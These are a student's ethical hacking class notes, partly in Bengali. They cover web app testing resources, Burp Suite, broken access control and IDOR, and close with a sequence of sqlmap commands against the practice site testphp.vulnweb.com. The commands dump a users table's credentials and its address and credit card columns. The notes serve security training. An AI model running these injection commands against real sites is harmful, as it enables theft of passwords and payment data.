Date: 09 Nov 2024

Mentor: Bappi Sir

System Hacking

1. Ethical Hacing/Security Assessment
   1. Network Infras 🡪IP based
   2. Web App+ API
   3. Mobile App
   4. Wireless Network

Crawing(koto gulu alada link/page ace🡪 test every page) 🡪 <http://testphp.vulnweb.com/> (web for any testing purpose)

<https://owasp.org/>

<https://www.sans.org/top25-software-errors/>

Burp suite 🡪 Intercepting Proxy

**Web site for web-bug find:**

<https://www.bugcrowd.com/>

<https://www.synack.com/>

<https://www.hackerone.com/>

<https://yogosha.com/>

In bruit suite:

1. Sniper attack 🡪

Broken Access 🡪 like subscriber can access all and free user can access limited facility

IDOR vulnerability🡪 akta peramiter change kore onno id show kora


<https://juice-shop.herokuapp.com/#/search>

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs –batch



┌──(root㉿kali)-[~]

└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables --batch




┌──(root㉿kali)-[~]


└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns –batch



┌──(root㉿kali)-[~]

└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname,pass –dump





┌──(root㉿kali)-[~]

└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C address,cc --dump